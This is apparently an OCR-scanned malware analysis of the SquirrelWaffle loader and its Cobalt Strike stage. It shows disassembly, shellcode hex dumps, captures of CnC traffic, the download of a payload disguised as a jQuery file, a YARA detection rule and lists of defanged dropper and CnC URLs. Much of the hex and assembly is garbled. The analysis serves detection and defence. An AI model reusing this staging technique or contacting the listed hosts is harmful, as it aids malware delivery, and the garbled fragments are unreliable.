             C645 FC 27
74BF3A08
             66:90
74BF3A10
                                push 0
                                                                                 flags
74BF3A12
             68 00020000
                                                                                 1en
4BF3A17
             8D85 D8FDFFFF
                                 lea eax, dword ptr ss: [ebp-228]
4BF3A1D
                                                                                 buf
             FF15 30A1BF74
                                call dword ptr ds:[<recv>]
            85 F F
                                test edi edi
```


Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	25	POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation




Prepared HTTP request sent to the CnC server



Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	25	3 POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation
192.185.52.124	10.0.0.249	HTTP	43	0 HTTP/1.1 406 Not Acceptable (text/html)



HTTP **response** received from CnC server




Unfortunately curren't requests to the CnC Server doesn't result in a further infection...

I got a successful infection in my lab environment in the past resulting in a dropped and executed file <RandomString>.txt in C:\User\<User>\AppData\Local\Temp

This file was similar to the one uploaded by malware-traffic-analysis.com

Name: RVOgDko8fnP.txt (MD5 ef799b5261fd69b56c8b70a3d22d5120)





Don't get fooled by .txt ending, actually it's a

PE-DLL

Interesting Imports
 LoadLibrary
 VirtualAlloc

```
Offset(h) 00 01 02 03 04 05 06 07 Dekodierter Text

00000000 4D 5A 90 00 03 00 00 00 MZ.....
00000008 04 00 00 07 FF FF 00 00 ...ÿÿ..
00000010 B8 00 00 00 00 00 00 00 00 .....
00000018 40 00 00 00 00 00 00 00 00 .....
00000020 00 00 00 00 00 00 00 00 .....
00000028 00 00 00 00 00 00 00 00 .....
00000038 00 00 00 00 00 00 00 00 .....
00000038 00 00 00 00 E8 00 00 00 .....
00000048 21 BA 0E 00 B4 09 CD .....íi
00000048 21 B8 01 4C CD 21 54 68 !.Lí!Th
0000050 69 73 20 70 72 6F 67 72 is progr
0000058 61 6D 20 63 61 6E 6E 6F am canno
00000068 20 69 6E 20 44 4F 53 20 in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A mode...
```


- Libraries are mostly linked at runtime
- Dynamic Analysis
 Set breakpoints at relevant functions
 LoadLibrary
 VirtualAlloc


```
push offset LibFileName; "USER32.DLL"
call ds:LoadLibraryA
mov edi, eax
test edi, edi
jz loc_409230
mov esi, ds:GetProcAddress
```


```
push offset ModuleName ; lpModuleName
call ds:GetModuleHandleA
mov esi, ds:GetProcAddress
push offset ProcName ; "LocalAlloc"
push eax ; hModule
mov hModule, eax
call esi ; GetProcAddress
mov LocalAlloc_0, eax
call sub_401344
push offset aVirtualprotect ; "VirtualProtect"
push hModule ; hModule
call esi ; GetProcAddress
```


				_
		Imports	×	1
Address	Ordinal	Name		Library
100417078		EraseTape		KERNEL32
10041707C		FindFirstVolumeW		KERNEL32
00417080		FindActCtxSectionStringW		KERNEL32
100417084		WriteConsoleW		KERNEL32
100417088		HeapAlloc		KERNEL32
₹ 0041708C		GetLastError		KERNEL32
100417090		HeapReAlloc		KERNEL32
100417094		GetStartupInfoA		KERNEL32
100417098 100417098		RaiseException		KERNEL32
№ 0041709C		RtlUnwind		KERNEL32
№ 004170A0		TerminateProcess		KERNEL32
№ 004170A4		GetCurrentProcess		KERNEL32
№ 004170A8		UnhandledExceptionFilter		KERNEL32
№ 004170AC		${\sf SetUnhandledExceptionFilter}$		KERNEL32
№ 004170B0		IsDebuggerPresent		KERNEL32
№ 004170B4		HeapFree		KERNEL32
1004170B8 📆		DeleteCriticalSection		KERNEL32
№ 004170BC		VirtualFree		KERNEL32
№ 004170C0		VirtualAlloc		KERNEL32
1004170C4 1		HeapCreate		KERNEL32
1004170C8 10		GetModuleHandleW		KERNEL32
₹ 004170CC		Sleep		KERNEL32
№ 004170D0		ExitProcess		KERNEL32
1004170D4 📆		WriteFile		KERNEL32

Rule Information	Address	Details
\[\] accept command line arguments \[\]		host-interaction/cli
> 🗌 check mutex		host-interaction/mutex
Contains PDB path		executable/pe/pdb
> 🗌 extract resource via kernel32 functions		executable/resource
> 🗌 get disk information		host-interaction/hardware/storage
> 🗌 get geographical location		collection
> 🔲 link function at runtime (2 matches)		linking/runtime-linking
> 🔲 link many functions at runtime		linking/runtime-linking
U query environment variable		host-interaction/environment-variable









- After multiple LoadLibrary calls, a VirtualAlloc follows
- Set HW,Write breakpoint at the new allocated buffer


Jump to the new buffer takes place immediately after the end of the loop

→ Shellcode execution

EB = jmp 670005

03 = add eax, edx

C2 = ret C





Address	He	Κ															ASCII
00670000	EB	03	C2	0C	00	55	88	EC	81	EC	00	10	00	00	C7	45	ē.ĀU.j.ìÇE
006/0010	CU	16	UΕ	UU	UU	C7				UÜ			80		50	FF	
00670020	FF	FF	50	8D	45	D4	50	8D	45	98	50	E8	FB	08	00	00	ÿÿP.EÖP.E.Pèü
00670030	83	C4	OC.	E8	04	00	00	00	00	00	00	00	58	89	85	6C	.Ä.èX1
00670040	FF	FF	FF	88	00	85	C ₀	74	03	C9	FF	E0	E8	EE	09	00	ÿÿÿÀt.Éÿàèî
00670050	00	8B	85	6C	FF	FF	FF	8B	4D	C ₀	8D	44	01	C8	89	45	lÿÿÿ.MÀ.D.È.E
00670060	F8	88	45	F8	89	85	58	FF	FF	FF	C7	85	70	FF	FF	FF	ø.EøXÿÿÿÇ.pÿÿÿ
00670070	6B	65	72	6E	C7	85	74	FF	FF	FF	65	6C	33	32	C7	85	kernÇ.tÿÿÿel32Ç.
00670080	78	FF	FF	FF	2E	64	6C	6C	83	A5	7C	FF	FF	FF	00	8D	xÿÿÿ.dll.¥ ÿÿÿ
00670090	85	70	FF	FF	FF	50	FF	55	D4	89	45	C4	C7	85	70	FF	.pÿÿÿPÿUÔ.EÄC.pÿ
006700A0	FF	FF	56	69	72	74	C7	85	74	FF	FF	FF	75	61	6C	41	ÿÿVirtC.tÿÿÿualA
006700B0	C7	85	78	FF	FF	FF	6C	6C	6F	63	83	A5	7C	FF	FF	FF	C.xÿÿÿ1loc.¥ ÿÿÿ
006700C0	00	8D	85	70	FF	FF	FF	50	FF	75	C4	FF	55	98	89	45	pÿÿÿPÿuÄÿUE
006700D0	B4	C7	85	70	FF	FF	FF	56	69	72	74	C7	85	74	FF	FF	′C.pÿÿÿVirtC.tÿÿ
006700E0	FF	75	61	6C	50	C7	85	78	FF	FF	FF	72	6F	74	65	C7	ÿualPC.xÿÿÿroteC
006700F0	85	7C	FF	FF	FF	63	74	00	00	8D	85	70	FF	FF	FF	50	. ÿÿÿctpÿÿÿP
00670100	FF	75	C4	FF	55	98	89	45	D8	C7	85	70	FF	FF	FF	56	ŸuÄŸÜEØC.pŸŸŸV
00670110	69	72	74	C7	85	74	FF	FF	FF	75	61	6C	46	C7	85	78	irtC.tÿÿÿualFC.x
00670120	FF	FF	FF	72	65	65	00	8D	85	70	FF	FF	FF	50	FF	75	
00670130	C4	FF	55	98	89	45	9C	C7	85	70	FF	FF	FF	47	65	74	
00670140	5.0	67	O.F	7.4	FF	FF	FF	CF	70	7.2	60	67	or.	7.0	FF	FF	NC transactor was

																	PD
																	MZÿÿ
00670E80																	
																	°′.1!L1!Th
																	is program canno
																	t be run in DOS
00670FC0	6D	6E	64	65	2F	OΒ	OΒ	OΑ	24	00	00	00	00	00	OΩ	00	mode\$
																	~/s.:N.O:N.O:N.O
																	36.00N.0)(.Ú8N.0
)(.Ú;N.Û)(.Ú(N.Û
)(.ú6N.ÛU*.Ú9N.Û
																	:N.O.N.O{).Ú8N.O
00670F20	7B	29	E2	DB	3B	4E	1D	DB	7B	29	1F	DA	3B	4E	1D	DB	{)â0; N.O{).ú; N.O
00670F30	52	69	63	68	ЗА	4E	1D	DB	00	00	00	00	00	00	00	00	Rich: N. 0

- Dump the PE-EXE
- Static analysis reveals, that there is one "main" function, which is a shellcode wrapper
- Breakpoint on LoadLibrary shows, that wininet.dll is used during runtime
- Additional Breakpoints on wininet functions

```
InternetConnectA
InternetOpenA
InternetReadFile
HttpOpenRequestA
HttpSendRequestA
```

```
sub 40108F
                                           ; CODE XREF: exec
                         ebp
                 pop
                         74656Eh
                 push
                 push
                         696E6977h
                 push
                         726774Ch
                 push
                                          ; LoadLibraryA
                 call
                 call
                         $+5
                         edi, edi
                 push
                         edi
                         edi
                 push
                         edi
                 push
                         edi
                 push
                         edi
                 push
                 push
                         0A779563Ah
                                          ; InternetOpenA
                 call
                 jmp
                         loc_40115E
sub 40108F
```

```
loc 4012EF:
                                           : CODE XREF: sub 4010
                                           ; sub 4010D7+1F2<sup>†</sup>j
                 push
                          1000h
                 nush
                          400000h
                 push
                          edi
                          0E553A458h
                                            ; VirtualAlloc
                 call
                          eax, ebx
                 xche
                          ecx, 0FAFh
                 push
                 push
                          edi, esp
loc 40130F:
                                           ; CODE XREF: sub 4010
                 push
                 push
                 push
                 push
                          esi
                 push
                          0E2899612h
                                           : InternetReadFile
                 call
                          eax, eax
                 test
                          short loc 4012E8
                          ebx, eax
                 test
                          eax, eax
                          short loc 40130F
                 jnz
                 pop
                 retn
```


```
sub_4010D7
                                         ; CODE XREF: sub_4010D
                proc near
                        edx, edx
                push
                push
                nush
                push
                push
                        3B2E55EBh
                                         ; HttpOpenRequestA
                push
                call
                add
                        ebx, 50h
               push
                mov
                push
                nush
                push
                        869E4675h
                                         ; InternetSetOptionA
                call
                pop
                push
                        edi
                push
                push
               push
                push
                        7B18062Dh
                                         ; HttpSendRequestA
                call
```

1) InternetConnectA


2) HttpOpenRequestA

3) HttpSendRequestA










HTTP GET Request

The crafted request looks like a harmless HTTP GET Request to receive a JQuery Javascript file

Setting up a simple request with no additions, results in a blank answer...

To receive the .js file, reproducing the whole GET request including **HTTP Header** fields is required, e.g.:
Referer hxxp://code.jquery.com/

```
nov dword ptr ds:[esi+238],ebx ebx:"https://213.227
                                                                   00891578
                                                                                  "https://213.227.154.92:8080/jquerv-3.3.1.slim.min.js"
cmp dword ptr
                                                            EBX
                                                                   00891578
                                                                                  "https://213.227.154.92:8080/jquery-3.3.1.slim.min.js
                                                            ECX
                                                                   00000000
mov edx,dword ptr ds:[esi+208]
mov eax,dword ptr ds:[esi+120]eax:"https://213.227
                                                            EDX
                                                                   00000000
                                  eax: "https://213.227
                                                            EBP
                                                                   0093F778
or eax.edx
                                                            ESP
                                                                   0093F620
bt eax,18
                                  eax:"https://213.227
setae cl
```



4) VirtulAlloc

Response of the request is saved into a buffer


Size: 4MB

5) InternetReadFile

Buffer is filled in multiple chunks
Important offset 0xFAF stored
in ECX register

```
push
        1000h
push
        400000h
push
        edi
                         : VirtualAlloc
push
call
                         ; New buffer in ebx
                         ; Offset FAF in ecx
mov
add
                         ; Add Offset FAF to ebx (Buffer)
        ecx, ebx
                         : = Buffer + FAF
push
        ecx
push
mov
        edi, esp
                         ; CODE XREF: sub 4010D7+251↓j
push
push
push
        ebx
        esi
push
push
        0E2899612h
                         : InternetReadFile
call
test
        eax, eax
        short loc 4012E8
        eax, [edi]
add
        ebx, eax
test
        eax, eax
jnz
        short loc 40130F
pop
retn
                         : Return to ret-address on the stack
                           = ECX --> Buffer+FAR
```







Breakpoint at the end of the loop→ Buffer is filled completely

On the first look, the response looks like a valid JQuery response

Looking more in detail and following the code execution, the buffer contains a **shellcode** which is called directly afterwards, by jumping to **offset 0xFAF**







7C 20 6A /*! iQuery v3.3.1 | (c) JS Foundation and other contributors |

71 75 69 72 65 73 20 61 20 77 69 6E 64 6F 77 20 77 69 74 68 20 61 20 64 6F 63 75 6D 65 6F 74 22 29 3B 72 65 74 75 72 6F 20 74 28 65 29 7D 3A 74 28 65 29 7D 29 6E 5B 69 5D 26 26 28 6F 5B 69 5D 3D 6E 5B 69 5D 26 28 6F 5B 69 5D 3D 6E 5B 69 5D 29 3B 74 2E 68 65 61 64 2E 61 70 70 65 6E 64 43 68 69 6C 64 28 6F 72 65 6E 74 4E 6F 64 65 2E 72 65 6D 6F 76 65 43 68 69 6C 64 28)nfils&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild

62 6A 65 63 74 22 3D 3D 74 79 70 65 6F 66 guery.org/license */!function(e.t){"use strict":"object"==typeo o) } function x(e) {return null == e?e+"": "object" == typeof e | | "functi on"==tvpeof e?1[c.cal1(e)]||"object":tvpeof e}var b="3.3.1",w=fu FEFF\xA0]+\$/q;w.fn=w.prototype={jquery:"3.3.1",constructor:w,ler 69 6F 6E 28 29 78 72 65 74 75 72 6E 20 74 68 69 73 2E 65 71 28 2D 31 29 7D 2C 65 71 28 2D 31 29 7D 2C 65 71 28 2D 31 29 7D 2C 65 71 3A 66 75 6E 63 74 69 6F 6E 28 65 29 7B 76 61 72 20 74 3D 74 68 69 73 2E 6C 65 6E 67 74 68 2C 6E 3D 2B 65 2B ion(){return this.eq(-1)},eq:function(e){var t=this.length,n=+e+

Pseudo JQuery

6E 20 43 28 65 29 7B 76 61 72 20 74 3D 21 21 65 26 26 22 6C 65 6E 67 74 68 22 69 6E 20 65 2E 6C 65 6E 67 74 68 2C 6E 3D 78 28 65 29 3B 72 65 74 75 72 6E 21 67 28 65 29 28 6 20 28 62 29 3B 72 65 74 75 72 6E 21 67 28 65 29 28 65 29 3B 72 65 74 75 72 6E 21 67 74 68 22 65 74 75 72 6E 21 67 74 68 22 65 74 74 68 22 6 65 29 26 26 28 22 61 72 72 61 79 22 3D 3D 3D 6E 7C 7C 30 3D 3D 3D 6E 7C 7C 30 3D 3D 3D 6E 7C 7C 30 3D 3D 74 7C 7C 22 6E 75 6D 62 65 72 22 3D 3D 74 79 70 65 6F 66 20 74 26 26 74 3E 30 26 26 74 2D 31 20 69 6E 20 65 29 7D 76 61 72 20 e)&&("array"===n||0===t||"number"==typeof taket>0& to e) & to e = 10 & to e 45 3D 66 75 6E 63 74 69 6F 6E 28 65 29 7B 76 61 72 20 74 2C 6E 2C 72 2C 69 2C 6F 2C 61 2C 73 2C 75 2C 6C 2C 63 2C 66 2C 70 2C 64 2C 68 2C 67 2C 79 2C 76 2C 6D 2C 78 2C 62 3D 22 73 69 7A 7A 6C E=function(e)(var t,n,r,i,o,a,s,u,1,c,f,p,d,h,q,v,v,m,x,b="sizzl 6F 6E 28 65 2C 74 29 7B 72 65 74 75 72 6E 20 65 3D 3D 3D 74 26 26 28 66 3D 21 30 29 2C 30 7D 2C 4E 3D 7B 7D 2E 68 61 73 4F 77 6E 50 72 6F 70 65 72 74 79 2C 41 3D 5B 5D 2C 6A 3D 41 2E 70 6F 70 on (e,t) {return e===t&c(f=10),0}, h={}; h=s0wnProperty, A={}[],j=A.pop 7C D9 52 40 45 03 0E 3F 76 21 40 13 72 ED 22 DB CF 60 0D 11 98 49 58 1D E5 87 78 67 04 0B 20 95 BC 12 DE B3 D2 63 29 87 E7 A5 F1 57 80 ED 2B 87 E3 C3 C3 6B 7C F2 8C 62 D3 75 3A 61 AÎŢÜŢÜR@E. 2vº@.rimŰŤ...IX.Á÷xg...+a.P.Ocj÷ç¥ňWei±÷äÄÁkjödbóu:a 26 4B 26 CE F9 0D 12 DA D2 CA F4 87 67 87 91 70 D5 6D C1 08 B8 C5 EE EA A6 67 8D 8D 0B E8 75 95 8C 68 0D 5A 17 5C 5C CA 83 04 EE E2 29 0D 35 EE 2E A1 42 CC BB 9E EC E4 14 C7 0C 3B 4E 4F 00 00 78 0A F8 E9 CB EB 3D 74 E7 55 39 3C SF 0E CO 2E 9D 24 57 66 BO 54 D1 5E 2A 37 C4 AA 7F 4D 74 AA 9A 96 36 69 94 C9 4B 35 1C 68 F7 21 91 60 41 CO C5 29 21 0E DF 5E 8E ED EO 57 22 BE E1 4B 1C D2 x.æéËæ=tçU9<_À...SWf°TÑ^*7Ã*.Mt-³ë-ći~ÉK5.h-! `AÀÁ)!.&^Žiàn**aák.

mō.f9'.äL.{.°ë'X<(fÀ.<01îfÀ.P<.1êt.10fA.f1.1090t.ëê]yåè0yyy01:a< 00 00 00 00 ù9a.......MZREè....[thBUthå.ÃΙ|..ÿÓhōμοVh....WÿĐ......ð....Ž~w-i;.ú~Tf....Ufy9<\8<æsŒ.ð*.š824~+.µ6@kf@.ž^:Â.ÔÍË. &K&Îù..ÚÒÊô‡g‡ 'pÕmÁ. Åîê¦g.€Øèu•Œh.Z.\\Êf.îâ).5î.;BÌ»žìä.Ç.;NO..

£eßåç.IÊ"!~,?.ÂS¶.&+U>^¦tH×....ªÃ« <n.i."c€.^âi*^|.I.Xå.š§Ø4&77E 4A 73 ÕÒÁMNV]!..×ääŒ7°3ŽJ. `I.:.¢.Ã.8 %© ±...ÞoJúCý.Õ.UÑS«D'B44~\$ 'ØÂÖc.Js

Embedded Shellcode


Pseudo JQuery


Dump the memory page

Extract the PE-DLL from dumped page

Offsets for extraction: Begin 0xFAF -- End 0x3441E


Analyze it using Cobalt Strike Parser!







Recap





To detect the SquirrelWaffle loader i created a YARA rule based on the decryption function used in Stage 3

```
rule Loader.SquirrelWaffle {
    meta:
        author = "@jxd_io"
        description = "Detects SquirrelWaffle Loader"
        date = "2021-09-23"

strings:
    $config_decryption = {F77530837D1C108D4D088D4520C645CC000F434D08837D34100F4345208A04103204398D4DCC0FB6C0}}

condition:
    uint16(0) == 0x5a4d and filesize < 1MB and all of them
}</pre>
```

https://github.com/0xjxd/YARA-rules/blob/main/Loader.SquirrelWaffle.yara

$\ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ $	○ tag:"SquirrleWaffle"	? 4⊅ (• 🖫) ± 0 %	⊕ = □ ±
	Rule	Detections Size	First seen Match	ed on Submitters
6095F96DD5ECA96A3FB9338EEC4AB574921C0FEBB36F6A6DB ③ ③ ① dd6257665f634b5566e15bc62e90c809.virus pedi invalid-rich-pe-inker-version	SquirrelWaffle SquirrleWaffle	22 / 67 72.00 KB	2021-09-29 2021- 01:09:15 02:0	
B0441BC63773E1719AAC9ACBD99F6E72BDD31017038E5E26A ③ ③ 9 quirrel_unpacked.dll pedi invalid-rich-pe-inker-version detect-debug-environment long-sleeps malwa	SquirrelWaffle SquirrleWaffle	10 / 66 58.50 KB	2021-09-28 2021- 19:59:40 20:50	1 140
0B77D31986F63795FC21EE5550C830B82C03E5FB666144935	SquirrelWaffle SquirrleWaffle	13 / 67 101.31 KB	2021-09-28 2021- 15:22:46 16:2:	1 100
156484EA4614553E22E5356AE521EEFB5E90F788090B35C3B ③ ②e66e0ab9d3dc0f653e3a411ef01b4fbed5ef6e462d3afeb77_unpa pedi invalid-rich-pe-linker-version overlay detect-debug-environment long-sleeps	SquirrleWaffle	7 / 66 50.98 KB	2021-09-27 2021- 21:38:56 22:3	1 10
4059CECE6EA7EC1DBD1A1BD8F3S19136BD901927BDD5523A8 ③ ②6de4193fb2eeb8dd92d6662d60393ebd483a54bac80fb0b44_unpa pedi invalid-rich-pe-linker-version overlay detect-debug-environment long-sleeps	SquirrleWaffle	7 / 67 62.44 KB	2021-09-27 2021- 20:57:23 21:5	1 140
CCDSA0988A8838566DB9201AF244A400700AE6AB4EE996CF0 ③ ② ① unpacked_ldr_loader.dll pedi invald-rich-pe-inker-version	SquirrelWaffle SquirrleWaffle	34 / 68 64.00 KB	2021-09-14 2021- 13:20:30 04:2	1
C88F8D086BE8DD345BABAD15C76490EF889AF7EAECB015F31 ③ ②be8dd345babad15c76490ef889af7eaecb015f3107ff039f0ed5f2 pedi invalid-rich-pe-inker-version	SquirrelWaffle SquirrleWaffle	32 / 67 68.00 KB	2021-09-17 2021- 23:16:49 17:0	1 10
4A17BA3C9D23D3B88FE2C87CFBFA1D09BECFC57663EC1871E	SquirrleWaffle SquirrleWaffle	26 / 68 72.00 KB	2021-09-17 2021- 14:13:35 02:3	
6CECA37E8752B967B3AED7677E415489C0724840C284044FB © © tr_dump.bin pedII invalid-rich-pe-linker-version overlay	SquirrleWaffle SquirrleWaffle	5 / 65 376.00 KB	2021-09-14 2021- 03:24:59 01:3:	1 10

IOCs

Stage 1

Dropper Server

hxxps://priyacareers.com hxxps://perfectdemos.com

hxxps://bussiness-z.ml

hxxps://cablingpoint.com

hxxps://bonus.corporatebusinessmachines.co.in

Stage 3

CnC Server

hxxp://celulasmadreenmexico.com.mx hxxp://gerencial.institutoacqua.org.br

hxxp://dashboard.adlytic.ai

hxxp://bussiness-z.ml

hxxp://ifiengineers.com

hxxp://bonusvulkanvegas.srdm.in

hxxp://ebrouteindia.com

hxxp://test.dirigu.ro hxxp://cablingpoint.com hxxp://perfectdemos.com

hxxp://afrizam.360cyberlink.com

hxxp://giasuphire.tddvn.com

hxxp://priyacareers.com

hxxp://assurant.360cyberlink.com hxxp://sig.institutoacqua.org.br

Stage 4 - 6

Cobalt Strike Server

hxxps://systemmentorsec.com:8080/jquery-3.3.1.min.js